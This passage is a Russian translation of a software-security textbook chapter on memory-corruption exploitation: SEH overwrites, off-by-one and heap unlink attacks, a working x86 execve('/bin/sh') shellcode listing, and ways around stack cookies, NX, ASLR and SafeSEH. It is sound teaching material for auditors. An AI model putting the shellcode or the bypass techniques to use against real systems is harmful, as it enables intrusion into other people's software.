- выполнение можно перенаправить в область памяти, содержащую данные, контролируемые атакующим, например глобальную переменную, место в стеке или статический буфер. В этой ситуации атакующий заполняет целевое место возврата небольшим `stub` позиционно-независимого кода, делающего что-то полезное, например подключающегося обратно к атакующему и запускающего `shell` на подключенном сокете. Такие небольшие `stubs` кода обычно называют `shellcode`.

## SEH-атаки

Системы Windows могут быть уязвимы к небольшой вариации традиционных атак стекового переполнения; эта вариация известна как "разрушение structured exception handlers". Windows предоставляет structured exception handling (SEH), чтобы программы могли регистрировать обработчик для согласованной обработки ошибок. Когда поток вызывает исключение, у потока есть шанс поймать это исключение и восстановиться. Каждый раз, когда функция регистрирует обработчик исключений, он помещается в начало цепочки текущих зарегистрированных обработчиков исключений. Когда исключение выбрасывается, эта цепочка обходится с начала до тех пор, пока не будет найден правильный тип обработчика для выброшенного исключения. Если подходящий обработчик исключений не найден, исключение передается "фильтру необработанных исключений" (unhandled exception filter), который обычно завершает процесс.

NB. Обработка исключений является возможностью ряда языков и была популяризирована языком программирования C++. Хотя C++ exception handling (EH) значительно сложнее базового механизма Windows SEH, C++-исключения в Windows реализованы поверх SEH. Если хотите узнать больше о Windows C++ exception handling, посмотрите материал на [www.openrce.org/articles/full\\_view/21](http://www.openrce.org/articles/full_view/21).

SEH предоставляет удобный метод эксплуатации стековых переполнений в системе Windows, потому что структуры регистрации обработчиков исключений расположены в стеке. Каждая структура имеет адрес процедуры обработчика и указатель на родительские обработчики. Эти структуры показаны на рисунке 5-7.

**Рисунок 5-7.** Размещение Windows SEH: цепочка `_EXCEPTION_REGISTRATION` хранится в стеке, каждый узел содержит указатель на предыдущую регистрацию и адрес SEH-handler.

Когда происходит исключение, эти записи обходятся от самого недавно установленного обработчика назад к первому. На каждом этапе обработчик выполняется, чтобы определить, подходит ли он для текущего выброшенного исключения. Это объяснение немного упрощено, но есть отличная статья с описанием процесса на [www.microsoft.com/msj/0197/exception/exception.aspx](http://www.microsoft.com/msj/0197/exception/exception.aspx).

Следовательно, если атакующий может вызвать стековое переполнение, за которым следует любое исключение, эти структуры регистрации исключений изучаются, и адрес обработчика исключений в каждой структуре вызывается до тех пор, пока не будет найден подходящий. Поскольку это структуры в поврежденном атакующим стеке, приложение переходит по адресу, выбранному атакующим. Когда можно переполнить буфер на достаточно большой объем, атакующий может скопировать данные поверх всего стека, что приводит к исключению при перезаписи базы стека. Затем приложение использует поврежденную SEH-информацию в стеке и переходит по произвольному адресу. Этот процесс показан на рисунке 5-8.

**Рисунок 5-8.** SEH-эксплойт: поврежденная запись `_EXCEPTION_REGISTRATION` содержит указатель на предыдущую запись `0x41414141` и SEH handler `0xBADC0DE`, что ведет к выполнению кода, контролируемого пользователем.

## Ошибки на единицу

Повреждение памяти часто вызывается неправильным расчетом длины массива. Среди наиболее распространенных ошибок - off-by-one errors, при которых расчет длины неверен на один элемент массива. Такая ошибка обычно вызвана тем, что не учтен завершающий элемент или неправильно понято, как работает индексация массива. Рассмотрим следующий пример:

```
...  
  
void process_string(char *src)  
{  
    char dest[32];  
  
    for (i = 0; src[i] && (i <= sizeof(dest)); i++)  
        dest[i] = src[i];  
  
    ...  
}
```

Функция `process_string()` начинает с чтения небольшого числа символов из аргумента `src` и сохранения их в стековом буфере `dest`. Этот код пытается предотвратить переполнение буфера, если `src` имеет больше 32 символов, но в нем есть простая проблема: он может записать один элемент за пределы `dest`. Индексы массива начинаются с 0 и идут до `sizeof(array) - 1`, поэтому массив с 32 членами имеет действительные индексы от 0 до 31. Предыдущий код индексирует один элемент за концом `dest`, поскольку условие, управляющее циклом, равно `(i <= sizeof(dest))`, хотя должно быть `(i < sizeof(dest))`. Если в уязвимом коде `i` увеличивается до значения 32, он проходит проверку длины, и программа присваивает `dest[32]` значение `src[32]`.

Такой тип проблемы снова и снова появляется в коде, работающем со строками C. Строки C требуют места хранения для каждого байта строки, а также еще одного байта для символа NUL, используемого для завершения строки. Часто этот NUL-байт учитывается неправильно, что может приводить к тонким off-by-one errors, например показанной в листинге 5-3.

### Листинг 5-3. Ошибка расчета длины на единицу

```
int get_user(char *user)  
{  
    char buf[1024];  
  
    if(strlen(user) > sizeof(buf))  
        die("error: user string too long\n");  
  
    strcpy(buf, user);  
  
    ...  
}
```

Этот код использует функцию `strlen()`, чтобы проверить, достаточно ли места для копирования имени пользователя в буфер. Функция `strlen()` возвращает число символов в строке C, но не считает завершающий символ NUL. Поэтому если строка имеет 1024 символа согласно `strlen()`, фактически она занимает 1025 байтов места в памяти. В функции `get_user()`, если поданная строка `user` имеет ровно 1024 символа, `strlen()` возвращает 1024, `sizeof()` возвращает 1024, и проверка длины проходит. Следовательно, функция `strcpy()` записывает 1024 байта строковых данных плюс завершающий символ NUL, что приводит к записи на один байт больше в `buf`.

Можно ожидать, что ошибки расчета на единицу редко, если вообще когда-либо, эксплуатируемы. Однако на OS, работающих на машинах Intel x86, эти ошибки часто эксплуатируемы, потому что можно перезаписать младший байт сохраненного указателя кадра. Как вы уже знаете, в ходе выполнения программы каждая функция выделяет стековый кадр для хранения локальных

переменных. Адрес этого стекового кадра, известный как базовый указатель или указатель кадра, хранится в регистре EBP. Как часть пролога функции, программа сохраняет старый базовый указатель в стек, прямо рядом с адресом возврата. Если off-by-one buffer overflow запускается на буфере, расположенном непосредственно под сохраненным базовым указателем, NUL-байт записывается на один байт за конец буфера, что соответствует младшему байту сохраненного базового указателя. Это означает, что когда функция возвращается, восстановленный базовый указатель неверен на величину до 255 байтов, как показано на рисунке 5-9.

**Рисунок 5-9.** Стековый кадр при off-by-one: обычное размещение сохраняет EBP вроде 0xBFFFFFFC30, а повреждение на один байт может превратить его в 0xBFFFFFFC00, сдвинув восстановленный frame pointer.

Если новый базовый указатель указывает на некоторые пользовательски контролируемые данные, например символьный буфер, пользователи затем могут задать значения локальных переменных из предыдущего стекового кадра, а также сохраненные базовый указатель и адрес возврата. Поэтому, когда вызывающая функция возвращается, может быть задан произвольный адрес возврата, и программа может быть полностью взята под контроль.

Off-by-one errors также могут быть эксплуатируемы, когда элемент записывается за пределы допустимой области в другую переменную, используемую этой функцией. Последствия безопасности off-by-one error в такой ситуации зависят от того, как соседняя переменная используется после переполнения. Если переменная является целым числом, указывающим размер, она усекается, и программа может выполнять неправильные расчеты на основе ее значения. Соседняя переменная может также напрямую влиять на модель безопасности. Например, это может быть ID пользователя, позволяющий пользователям получать разрешения, на которые они не имеют права. Хотя такие типы эксплойтов специфичны для реализации, их влияние может быть столь же серьезным, как у обобщенных атак.

## Переполнения кучи

Переполнения кучи - более поздний прогресс в эксплуатации. Хотя сейчас они распространены, общие техники эксплуатации кучи не появились до июля 2000 года. Эти техники изначально представил опытный исследователь безопасности, известный как Solar Designer. Его исходное advisory доступно на [www.openwall.com/advisories/OW-002-netscape-jpeg/](http://www.openwall.com/advisories/OW-002-netscape-jpeg/). Чтобы понять, как работает эксплуатация кучи, нужно быть знакомым с тем, как управляется куча. Следующие разделы охватывают основы управления кучей и показывают, как эксплуатируются heap-based buffer overflows.

## Управление кучей

Хотя реализации кучи сильно различаются, некоторые общие элементы присутствуют в большинстве алгоритмов. По сути, когда выполняется вызов `malloc()` или похожей процедуры выделения, из кучи извлекается некоторое количество памяти и возвращается пользователю. Когда эта память освобождается с помощью `free()`, система должна пометить ее как свободную, чтобы ее можно было использовать позднее снова. Следовательно, для областей памяти, возвращаемых вызывающим сторонам, нужно хранить состояние, чтобы память можно было эффективно выдавать и возвращать. Во многих случаях эта информация состояния хранится inline. В частности, большинство реализаций возвращает пользователю блок памяти, перед которым находится заголовок, описывающий некоторые базовые характеристики блока, а также дополнительную информацию о соседних блоках памяти. Тип информации в заголовке блока обычно включает следующее:

- размер текущего блока;
- размер предыдущего блока;
- свободен блок или используется;
- возможно, некоторые дополнительные flags.

NB. Системы BSD управляют памятью кучи иначе, чем большинство других OS. Они хранят большую часть информации о блоках out of band.

Свободные блоки часто связываются вместе с использованием стандартной структуры данных, например односвязного или двусвязного списка. Большинство реализаций кучи определяет минимальный размер блока, достаточный для хранения указателей на предыдущий и следующий элементы списка, и использует это место для указателей, когда блок не используется. Рисунок 5-10 - пример двух базовых структур блоков, специфичных для реализаций glibc malloc().

**Рисунок 5-10.** Структура кучи glibc: используемый chunk содержит предыдущий размер, текущий размер с flags и пользовательские данные; свободный chunk дополнительно содержит указатели вперед и назад в списке и свободное место.

Обратите внимание, что организация блоков таким образом означает: запуск переполнения приводит к повреждению информации заголовков выделенных chunks памяти, а также данных управления списком.

## Эксплуатация переполнений кучи

Как можно догадаться, возможность произвольно изменять данные заголовка и указатели списка, как при переполнении буфера, дает атакующим возможность нарушать управление heap-блоками. Эти нарушения можно использовать для манипулирования заголовками блоков и получения надежного произвольного выполнения за счет алгоритмов обслуживания кучи, особенно обслуживания списков свободных блоков. После первоначального открытия Solar Designer этот процесс был подробно описан в Phrack 57 ([www.phrack.org/phrack/57/p57-0x09](http://www.phrack.org/phrack/57/p57-0x09)). Следующий список кратко описывает стандартную технику:

1. Предполагается, что блоки, помеченные как свободные, содержат указатели списка на следующий и предыдущий блоки в списке свободных chunks.
2. Когда блок освобождается, он часто объединяется с соседними блоками, если они тоже свободны.
3. Поскольку два блока объединяются в один, алгоритм кучи удаляет следующий chunk, который изначально был в свободном списке, корректирует размер освобождаемого chunk, чтобы отразить, что теперь он больше, а затем добавляет новый больший chunk в свободный список.
4. Переполнение в куче используется, чтобы пометить следующий chunk как свободный, так что позднее он отсоединяется от свободного списка.
5. Буфер переполнения устанавливает указатели списка в поврежденном chunk на места, полезные атакующему.
6. Когда выполняется операция unlink, предоставленное атакующим значение фиксированного размера записывается в определенное атакующим место памяти.

Чтобы понять, почему отсоединение chunk приводит к произвольной перезаписи, рассмотрим следующий код для удаления элемента из двусвязного списка:

```
int unlink(ListElement *element)
{
    ListElement *next = element->next;
    ListElement *prev = element->prev;

    next->prev = prev;
    prev->next = next;

    return 0;
}
```

Этот код удаляет ListElement, обновляя указатели в соседних элементах списка, чтобы убрать ссылки на текущий элемент element. Если бы вы могли задать значения element->next и element->prev, вы увидели бы, что этот код невольно обновляет произвольные места памяти значениями, которые вы контролируете. Этот процесс показан до unlink на рисунке 5-11 и после unlink на рисунке 5-12.

**Рисунок 5-11.** Связный список до операции unlink: узлы 1-4 связаны через поля prev и next.

**Рисунок 5-12.** Связный список после операции unlink: соседние узлы обновлены так, чтобы обойти удаляемый элемент.

Возможность перезаписать место памяти контролируемым значением обычно является всем, что атакующим нужно для получения контроля над процессом. Можно перезаписать много полезных значений, чтобы позволить атакующим скомпрометировать приложение. Несколько популярных целей включают следующие:

- **Global offset table (GOT)/process linkage table (PLT).** UNIX ELF-бинарные файлы используют несколько структур загрузчика для разрешения вызываемых функций из библиотек в адреса. Эти структуры позволяют разделяемым библиотекам располагаться где угодно в памяти, чтобы приложению не нужны были статические адреса API-функций во время компиляции. Нацеливаясь на эти структуры, атакующие могут перенаправить выполнение в произвольное место, когда вызывается определенная API-функция, например free().
- **Exit handlers.** Exit handlers - это таблица указателей функций, вызываемых при выходе процесса в UNIX OS. Перезаписав одно из этих значений, можно получить произвольное выполнение, когда процесс вызывает функцию exit() или возвращается из функции main().
- **Lock pointers.** Windows использует набор указателей функций в process environment block (PEB), чтобы предотвратить несинхронизированное изменение информации процесса конкурирующими потоками. Эти lock pointers можно перезаписать, а затем запустить определенными типами исключительных условий.
- **Процедуры обработчиков исключений.** Windows PEB поддерживает адрес процедуры unhandled exception filter. Эта процедура вызывается, когда исключение не было успешно обработано никаким другим обработчиком. Распространенная техника - использовать код обслуживания списка, чтобы перезаписать процедуру unhandled exception при обновлении одной части списка, например предыдущего элемента, а затем вызвать нарушение доступа к памяти при обновлении другой части списка, например следующего элемента. Эта техника гарантирует, что unhandled exception filter будет вызван немедленно, если другой обработчик исключений не поймает успешно возникшее access violation exception.



- **Указатели функций.** Приложения используют указатели функций по разным причинам, например для вызова функций из динамически загруженных библиотек, для виртуальных функций-членов C++ или для абстрагирования низкоуровневых рабочих функций в непрозрачных структурах. Перезапись указателей функций, специфичных для приложения, может дать надежный эксплойт против приложения.

## Переполнения глобальных и статических данных

Глобальные и статические переменные используются для хранения данных, сохраняющихся между разными вызовами функций, поэтому обычно они хранятся в другом сегменте памяти, чем стековые и heap-переменные. Обычно эти места не содержат общих runtime-структур программы, таких как записи активации стека и данные heap chunks, поэтому эксплуатация переполнения в этом сегменте требует атак, специфичных для приложения, похожих на уязвимость в листинге 5-2. Эксплуатируемость зависит от того, какие переменные могут быть повреждены при переполнении буфера и как эти переменные используются. Например, если можно повредить переменные-указатели, вероятность эксплуатации возрастает, поскольку такое повреждение вводит возможность произвольных перезаписей памяти.

## Shellcode

Переполнения буфера обычно эксплуатируются путем направления выполнения в известное место памяти, где хранятся данные, контролируемые атакующим. Чтобы эксплойт был успешным, это место должно содержать исполняемый машинный код, позволяющий атакующим выполнять вредоносные действия. Это достигается построением небольших фрагментов машинного кода, предназначенных для запуска shell, обратного подключения к исходному пользователю или выполнения чего угодно, что выберет атакующий. На момент написания этой книги наиболее распространенная тенденция в построении shellcode использует stubs, способные загружать дополнительные компоненты по требованию через подключенный сокет по мере необходимости атакующего на другом конце.

## Написание кода

На самом базовом уровне shellcode - небольшой фрагмент позиционно-независимого кода, который использует системные API для достижения целей. Чтобы увидеть, как это делается, рассмотрим простой случай запуска shell в UNIX. В этом случае код, который нужно выполнить, примерно следующий:

```
char *args[] = { "/bin/sh", NULL };
```

```
execve("/bin/sh", args, NULL);
```

Этот простой код запускает командную оболочку при выполнении. Если бы этот код выполнялся в сетевой службе, дескриптор сокета, с которым соединен пользователь, нужно было бы продублировать поверх stdin, stdout и, возможно, stderr.

Чтобы построить машинный код, необходимый для запуска shell, нужно понять, как этот код работает на более низком уровне. Функция `execve()` экспортируется стандартной библиотекой C, поэтому обычная программа сначала нашла бы реализацию `libc execve()` с небольшой помощью загрузчика, а затем вызвала бы ее. Поскольку эту функциональность может быть трудно

продублировать в shellcode разумного размера, обычно нужно искать более простое решение. Как выясняется, `execve()` также является системным вызовом в системах UNIX, и все, что делает функция `libc`, - выполняет этот системный вызов.

Вызов системных вызовов в ОС на базе Intel обычно включает построение списка аргументов в регистрах или в стеке, в зависимости от ОС, а затем запрос к ядру выполнить системный вызов от имени процесса. Это можно сделать разными методами. Для систем Intel функциональность системного вызова может опираться на software interrupt, инициируемый инструкцией `int; call gate`, вызываемый через `lcall`; или специальную машинную поддержку, например `sysenter`. Для Linux и многих вариантов BSD прерывание `int 128` зарезервировано для системных вызовов. Когда это прерывание генерируется, ядро обрабатывает его, определяет, что процессу нужна некоторая системная функция, и выполняет запрошенную задачу. Процедура для систем Linux такова:

1. Поместить параметры системного вызова в регистры общего назначения, начиная с `EBX`. Если системный вызов требует больше пяти параметров, дополнительные параметры помещаются в стек.
2. Поместить номер желаемого системного вызова в `EAX`.
3. Использовать инструкцию `int 128` для выполнения системного вызова.

Поэтому ассемблерный код изначально выглядел бы примерно так:

```
xorl %eax, %eax    ; zero out EAX

movl %eax, %edx    ; EDX = envp = NULL

movl $address_of_shell_string, %ebx; EBX = path parameter

movl $address_of_argv, %ecx; ECX = argv

movb $0x0b        ; syscall number for execve()

int $0x80          ; invoke the system call
```

Почти вся функциональность, нужная при создании shellcode, состоит из серии системных вызовов и следует тем же базовым принципам, представленным здесь. В Windows номера системных вызовов не согласованы между версиями ОС, поэтому большинство Windows shellcode загружает системные библиотеки и вызывает функции в этих библиотеках. Hacker group, известная как Last Stage of Delirium (LSD), задокументировала основу того, что используется для написания большей части современного Windows shellcode, на [www.lsd-pl.net/projects/winasm.zip](http://www.lsd-pl.net/projects/winasm.zip).

## Поиск своего кода в памяти

Построенные фрагменты машинного кода должны быть позиционно-независимыми, то есть должны успешно выполняться независимо от своего расположения в памяти. Чтобы понять, почему это важно, рассмотрим пример из предыдущего раздела: нужно предоставить адрес вектора массива аргументов и адрес строки `"/bin/sh"` для параметра `pathname`. Используя абсолютные адреса, вы сильно ограничиваете надежность shellcode, и вам пришлось бы изменять его для каждого написанного эксплойта. Поэтому нужен метод динамического определения этих адресов независимо от среды процесса, в которой выполняется код.

Обычно на CPU Intel x86 строки или данные, требуемые shellcode, предоставляются рядом с кодом, а их адрес вычисляется независимо. Чтобы понять, как это работает, рассмотрим семантику инструкции `call`. Эта функция неявно сохраняет адрес возврата в стеке; это адрес первого байта после инструкции `call`. Поэтому shellcode часто строится в следующем формате:

```
jmp end

code:

... shellcode ...

end:

call code

.string "/bin/sh"
```

Этот пример переходит к концу кода, а затем использует `call` для запуска кода, расположенного непосредственно после инструкции `jmp`. В чем смысл этой косвенности? По сути у вас есть относительный адрес строки `"/bin/sh"` в стеке, потому что инструкция `call` неявно помещает адрес возврата в стек. Следовательно, адрес `"/bin/sh"` можно вычислить автоматически независимо от того, где shellcode расположен в целевом приложении. Объединяя это с информацией из предыдущего раздела, shellcode `execve()` выглядел бы примерно так:

```
jmp end

code:

popl %ebx      ; EBX = pathname argument
xorl %eax, %eax ; zero out EAX
movl %eax, %edx ; EDX = envp

pushl %eax     ; put NULL in argv array
pushl %ebx     ; put "/bin/sh" in argv array
movl %esp, %ecx ; ECX = argv

movb $0x0b, %al ; 0x0b = execve() system call

int $0x80      ; system call

call code

.string "/bin/sh"
```

Как видите, код для запуска shell довольно прямолинеен; нужно просто заполнить EBX, ECX и EDX значениями `pathname`, `argv` и `envp` соответственно, а затем вызвать системный вызов. Этот пример - простой фрагмент shellcode, но более сложный shellcode основан на тех же принципах.

## Механизмы защиты

Основы, рассмотренные до сих пор, представляют жизнеспособные техники эксплуатации для некоторых современных систем, но ландшафт безопасности быстро меняется. Современные OS часто включают профилактические технологии, затрудняющие эксплуатацию переполнений буфера. Эти технологии обычно снижают шанс атакующего эксплуатировать ошибку или по крайней мере снижают шанс того, что программа может быть построена для надежной эксплуатации ошибки на целевом хосте.

Глава 3, "Операционный анализ", обсуждала несколько таких технологий с высокоуровневой операционной точки зрения. Этот раздел развивает материал главы 3, сосредотачиваясь на технических деталях распространенных защит от повреждения памяти и рассматривая потенциальные и реальные слабости этих механизмов. Это обсуждение не является всеобъемлющим исследованием механизмов защиты, но затрагивает наиболее распространенные из развертываемых.

## Stack cookies

Stack cookies, также известные как "canary values", - метод, придуманный для обнаружения и предотвращения эксплуатации переполнения буфера в стеке. Stack cookies - решение времени компиляции, присутствующее в большинстве стандартных приложений и библиотек, поставляемых с Windows XP SP2 и позднее. Также существует несколько UNIX-реализаций защиты stack cookie, прежде всего ProPolice и Stackguard.

Stack cookies работают путем вставки случайного 32-битного значения, обычно генерируемого во время выполнения, в стек сразу после сохраненного адреса возврата и сохраненного указателя кадра, но перед локальными переменными в каждом стековом кадре, как показано на рисунке 5-13. Этот cookie вставляется при входе в функцию и проверяется непосредственно перед возвратом функции. Если значение cookie было изменено, программа может сделать вывод, что стек поврежден, и предпринять соответствующее действие. Обычно такая реакция включает запись проблемы в журнал и немедленное завершение. Stack cookie предотвращает эксплуатацию традиционных стековых переполнений, поскольку поврежденный адрес возврата никогда не используется.

**Рисунок 5-13.** Стековый кадр с cookies и без них: в защищенной функции случайное значение stack cookie помещается между локальным буфером и сохраненными EBP/EIP.

## Ограничения

Эта технология эффективна, но не безупречна. Хотя она предотвращает перезапись сохраненного указателя кадра и сохраненного адреса возврата, она не защищает от перезаписи соседних локальных переменных. Рисунок 5-5 показывал, как перезапись локальных переменных может подорвать безопасность системы, особенно когда вы повреждаете значения указателей, которые функция использует для изменения данных. Модификация этих значений указателей обычно приводит к тому, что атакующий захватывает управление приложением, перезаписывая указатель на функцию или другое полезное значение. Однако многие системы защиты стека переупорядочивают локальные переменные, что может минимизировать риск перезаписи соседних переменных.

Другая атака состоит в том, чтобы записать данные дальше stack cookie и перезаписать параметры текущей функции. Атакующий повреждает stack cookie, перезаписывая параметры функции, но цель атаки - не дать функции вернуться. В некоторых случаях перезапись параметров функции позволяет атакующему получить управление приложением до возврата функции, тем самым делая защиту stack cookie неэффективной.

Хотя эта техника кажется полезной для атакующих, оптимизация иногда может непреднамеренно устранить возможность эксплуатации ошибки. Когда значение переменной используется часто, компилятор обычно генерирует код, который один раз считывает его из стека, а затем держит в регистре на протяжении функции или той части функции, где значение используется повторно. Поэтому даже если аргумент или локальная переменная часто доступны после срабатывания

переполнения, атакующие могут не суметь использовать этот аргумент для выполнения произвольных перезаписей.

Другая похожая техника в Windows состоит в том, чтобы не заботиться о сохраненном адресе возврата, а вместо этого стремиться к SEH overwrite. Так атакующий может повредить SEH-записи и вызвать нарушение доступа до возврата текущей выполняющейся функции; следовательно, код под управлением атакующего выполняется, а переполнение так и не обнаруживается.

Наконец, обратите внимание, что stack cookies - решение времени компиляции и может быть нереалистичным вариантом, если разработчики не могут перекомпилировать все приложение. У разработчиков может не быть доступа ко всему исходному коду, например к коду в коммерческих библиотеках. Также могут возникнуть проблемы с внесением изменений в build environment крупного приложения, особенно с компонентами, оптимизированными вручную.

## Усиление реализации кучи

Heap overflows обычно эксплуатируются через операции unlinking, выполняемые системными процедурами выделения и освобождения памяти. Операции со списками в процедурах управления памятью можно использовать для записи в произвольные расположения памяти и полного захвата управления приложением. В ответ на эту угрозу ряд систем усилил свои реализации кучи, чтобы сделать их более устойчивыми к эксплуатации.

Windows XP SP2 и более поздние версии реализовали различные защиты, гарантирующие, что операции с кучей случайно не позволят атакующим манипулировать процессом вредоносным образом. Эти механизмы включают следующее:

- В каждой структуре заголовка кучи хранится 8-битный cookie. Операция XOR объединяет этот cookie с глобальным heap cookie и адресом heap chunk, деленным на 8. Если результирующее значение не равно 0, произошло повреждение кучи. Поскольку в этой операции используется адрес heap chunk, cookies не должны быть уязвимы к brute-force-атакам.
- При каждой операции unlink выполняются проверки, чтобы убедиться, что предыдущий и следующий элементы действительно корректны. В частности, и следующий, и предыдущий элементы должны указывать обратно на текущий элемент, который вот-вот будет удален из списка. Если это не так, куча считается поврежденной, и операция прерывается.

Реализация кучи UNIX glibc также была усилена, чтобы предотвращать простую эксплуатацию кучи. Разработчики glibc добавили проверки unlink в свой код управления кучей, похожие на защиты Windows XP SP2.

## Ограничения

Технологии защиты кучи несовершенны. У большинства есть слабости, которые все еще позволяют атакующим использовать структуры данных кучи для надежной или относительно надежной эксплуатации. Некоторые опубликованные работы по обходу защиты кучи Windows включают следующее:

- "Defeating Microsoft Windows XP SP2 Heap Protection and DEP Bypass" Александра Анисимова ([www.maxpatrol.com/defeating-xpsp2-heap-protection.htm](http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm))
- "A New Way to Bypass Windows Heap Protections" Николя Фальера ([www.securityfocus.com/infocus/1846](http://www.securityfocus.com/infocus/1846))
- "Windows Heap Exploitation" Одеда Хоровица и Мэтта Конновера ([www.cybertech.net/~sh0ksh0k/heap/XPSP2%20Heap%20Exploitation.ppt](http://www.cybertech.net/~sh0ksh0k/heap/XPSP2%20Heap%20Exploitation.ppt))

Реализации UNIX glibc подвергались похожему анализу. Один полезный ресурс - "The Malloc Maleficarum" автора Phantasmal Phantasmagoria ([www.securityfocus.com/archive/1/413007/30/0/threaded](http://www.securityfocus.com/archive/1/413007/30/0/threaded)).

Самое важное ограничение этих механизмов защиты кучи состоит в том, что они защищают только внутренние структуры управления кучей. Они не мешают атакующим изменять данные приложения в куче. Если вы способны изменить другие значимые данные, эксплуатация обычно становится только вопросом времени и усилий. Однако изменение переменных программы трудно, поскольку требует конкретных раскладок переменных. Атакующий может создавать такие раскладки во многих приложениях, но это не всегда надежная форма эксплуатации, особенно в многопоточных приложениях.

Еще один момент, который стоит держать в голове: приложения нередко реализуют собственные стратегии управления памятью поверх системных процедур выделения. В такой ситуации рассматриваемое приложение обычно запрашивает у системы страницу или последовательность страниц сразу, а затем управляет ими внутри себя собственным алгоритмом. Это может быть выгодно для атакующих, потому что пользовательские алгоритмы управления памятью часто не защищены, оставляя их уязвимыми к вариациям классических атак перезаписи кучи.

## Защита неисполняемого стека и кучи

Многие CPU предоставляют тонко настраиваемую защиту страниц памяти, позволяя CPU помечать страницу в памяти как читаемую, записываемую или исполняемую. Если программа держит код и данные полностью раздельно, можно предотвратить выполнение shellcode, пометив страницы данных как неисполняемые. Принудительно применяя nonexecutable-защиту, CPU предотвращает самый популярный метод эксплуатации - передачу потока управления в расположение памяти, где уже находятся данные, созданные атакующим.

NB. CPU Intel не применяли неисполняемые страницы памяти до недавнего времени (2004). Для преодоления этого ограничения были разработаны интересные обходы, прежде всего командой разработки PaX (сейчас часть команды GR-Security). Документация о внутренней работе PaX доступна по адресу <http://pax.grsecurity.net/>.

## Ограничения

Поскольку nonexecutable memory принудительно обеспечивается CPU, напрямую обойти эту защиту практически невозможно - в общем случае атакующий полностью лишен возможности направить выполнение в расположение в стеке или куче. Однако это не мешает атакующим возвращаться в полезный код в исполняемых секциях кода, будь то эксплуатируемое приложение или разделяемая библиотека. Одна популярная техника обхода таких защит состоит в том, чтобы построить на стеке серию адресов возврата, так что атакующий может сделать несколько вызовов полезных API-функций. Часто атакующие могут вернуться в API-функцию для снятия защиты с области памяти с данными под их контролем. Это помечает целевую страницу как исполняемую и отключает защиту, позволяя эксплойту выполнить собственный shellcode.

В целом этот механизм защиты делает эксплуатацию защищенных систем труднее, но опытные атакующие обычно могут найти способ его обойти. При некоторой изобретательности существующий код можно нарезать, скомбинировать и принудить служить целям атакующего.

## Рандомизация раскладки адресного пространства

Address space layout randomization (ASLR) - технология, которая пытается смягчить угрозу переполнений буфера, рандомизируя то, куда данные и код приложения отображаются во время выполнения. По сути, секции данных и кода при загрузке отображаются по в некоторой степени случайному адресу памяти. Поскольку важная часть эксплуатации buffer overflow включает перезапись ключевых структур данных или возврат в конкретные места памяти, ASLR теоретически должна предотвращать надежную эксплуатацию, потому что атакующие больше не могут полагаться на статические адреса. Хотя ASLR является формой security by obscurity, это очень эффективная техника предотвращения эксплуатации, особенно при использовании с некоторыми уже обсуждавшимися профилактическими технологиями.

## Ограничения

Победа над ASLR по сути опирается на поиск слабого места в реализации ASLR. Атакующие обычно пытаются использовать один из следующих подходов:

- Найти в памяти что-то, что находится в статическом расположении несмотря на ASLR. Чем бы ни был статический элемент, он, вероятно, полезен тем или иным образом. Примеры статически расположенных элементов могут включать базовые исполняемые файлы без relocation-информации (так что загрузчик может быть не способен их переместить), специализированные структуры данных, присутствующие во всех отображенных процессах (такие как Windows PEB и Linux vsyscall page), сам загрузчик и непереключаемые разделяемые библиотеки. Если ASLR не рандомизирует какую-либо конкретную часть процесса, на нее можно положиться и потенциально использовать для подрыва защиты ASLR.
- Использовать brute force там, где это возможно. Во многих случаях элементы данных сдвигаются в памяти, но не на большую величину. Например, текущая Linux exec-shield ASLR отображает стек в случайном расположении; однако более пристальное изучение кода показывает, что эти отображения включают только 256 возможных расположений. Такой небольшой набор возможных расположений не дает большого фактора случайности, и большинство реализаций ASLR не рандомизирует раскладку памяти дочернего процесса. Это отсутствие случайности создает потенциал для brute-force-атаки, когда уязвимый сервис создает дочерние процессы для обслуживания запросов. Атакующий может отправлять запросы для каждого возможного смещения и в конечном итоге добиться успешной эксплуатации, когда правильное смещение будет найдено.

## SafeSEH

Современные системы Windows (XP SP2+, Windows 2003, Vista) реализуют механизмы защиты для SEH-структур, расположенных в стеке. Когда возникает исключение, целевые адреса обработчиков исключений проверяются перед вызовом, чтобы убедиться, что каждый из них является корректной процедурой обработчика исключения. На момент написания этой книги корректность обработчика исключения определяется следующей процедурой:

1. Получить адрес обработчика исключения и определить, в какой модуль (DLL или исполняемый файл) указывает адрес обработчика.
2. Проверить, зарегистрирована ли у модуля exception table. Exception table - таблица корректных обработчиков исключений, в которые можно легитимно входить в структуре `_EXCEPTION_REGISTRATION`. Эта таблица необязательна, и модули могут ее опускать. В таком случае обработчик считается корректным и может быть вызван.

3. Если exception table существует, а адрес обработчика в структуре `_EXCEPTION_REGISTRATION` не соответствует корректной записи обработчика, структура считается поврежденной, и обработчик не вызывается.

## Ограничения

Защита SafeSEH - хорошее дополнение к stack cookies, используемым в последних выпусках Windows, поскольку она предотвращает использование SEH overwrites атакующими как метода обхода защиты stack cookie. Однако, как и у других механизмов защиты, в прошлом у нее были слабости. Дэвид Литчфилд из Next Generation Security Software (NGSSoftware) написал статью, подробно описывающую некоторые проблемы ранних реализаций SafeSEH, которые с тех пор были устранены (доступна по адресу [www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf](http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf)). Основные методы обхода SafeSEH включали возврат в расположение памяти, не принадлежащее ни одному модулю (например, PEB), возврат в модули без зарегистрированной exception table или злоупотребление определенными обработчиками исключений, которые могли позволить косвенное выполнение произвольного кода.

## Обфускация указателей на функции

Долгоживущие указатели на функции часто становятся целью эксплойтов повреждения памяти, потому что они предоставляют прямой метод захвата управления выполнением программы. Один метод предотвращения этой атаки - обфусцировать любые чувствительные указатели, хранящиеся в глобально видимых структурах данных. Этот механизм защиты не предотвращает повреждение памяти, но снижает вероятность успешного эксплойта для любой атаки, кроме отказа в обслуживании. Например, ранее вы видели, что атакующий может использовать указатели на функции в PEB работающего Windows-процесса. Чтобы помочь смягчить эту атаку, Microsoft теперь использует функции `EncodePointer()`, `DecodePointer()`, `EncodeSystemPointer()` и `DecodeSystemPointer()` для обфускации многих из этих значений. Эти функции обфусцируют указатель, объединяя его значение с секретным cookie-значением с помощью операции XOR. Последние версии Windows также используют эту anti-exploitation-технику в частях реализации кучи.

## Ограничения

